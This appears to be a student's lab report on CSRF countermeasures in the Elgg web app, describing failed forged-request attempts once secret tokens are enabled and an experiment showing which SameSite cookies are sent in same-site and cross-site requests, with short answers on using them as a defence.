





I clicked Add-Friend Attack URL which opened the follwing malicious page:




Then, I refreshed Alice's profile page and saw an error message saying Form is missing __token or __ts fields:



Then, I did the same attack from task 3 and found this "undefined" error on the webpage of the attacker:



The Alice's profile after clicking the Edit-profile attack was showing errors:



The continuous errors are due to the fact that attacker's website gets reloaded. And we can see that Alice's profile remains unchanged.

Q: Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?


- The red warning says that __ts and __token are missing

The JavaScript code on the attacker's page cannot access any content on Elgg's pages because of the Elgg server’s security access control mechanism. Elgg creates two random tokens which are long and impossible to guess.

Task 5


Experimenting with SameSite Cookie method:

I followed the link www.example32.com




It has got two experiments as mentioned in the manual. Other than normal cookies, it has got two extra cookies, lax and strict.


I went to link A:



Link A showed two options: one to submit GET request and the other to submit POST.




After clicking the Submit (GET) button, I arrived at the following page:




This means that Link A GET had all three cookies associated with it.

Then, I went back and went to Submit(POST), which resulted in the following page:




So, the POST request is also a same-site request.

I went back to the home page of example32.com and clicked on LinkB. Which resulted in the following webpage:




After clicking Submit(GET) on this page, we get this page:



We can see that linkB GET request had only two cookies returned from the server. It did not have strict cookie.

Now, I went back to linkB page and clicked on the Submit POST.

The page displayed is as follows:



So, POST from a cross website only yields a normal cookie. Rest of the two cookies are absent.

Q: Please describe what you see and explain why some cookies are not sent in certain scenarios.

- Link A belongs to the same domain as the server and so all the cookies are always sent. Whereas LinkB is different domain or different website than the intended domain and so some of the cookies are not sent.

Q: Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.

- When we use Samesite cookies, our browser will send SameSite cookies based on the website. If the website is not the same as browsing website, in this case elgg server, then it won't send 'strict' cookie to the server in the GET request and it won't send 'lax' and 'strict' cookie while doing POST request. If the server does not get a 'strict' cookie, it can mark it as cross-site. We can say

in POST request case that when the server does not receive ‘lax’ or ‘strict’ cookie, the website requesting is cross-site.

Q Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them.

- For critical tasks like editing profile or adding friends, or login, Elgg can use SameSite cookies with attribute ‘strict’. This will prevent any external websites from sending requests.

- For less critical operation, like viewing members, Samesite with ‘lax’ can be used.

- For other purposes, ‘normal’ should be used to avoid any disruption.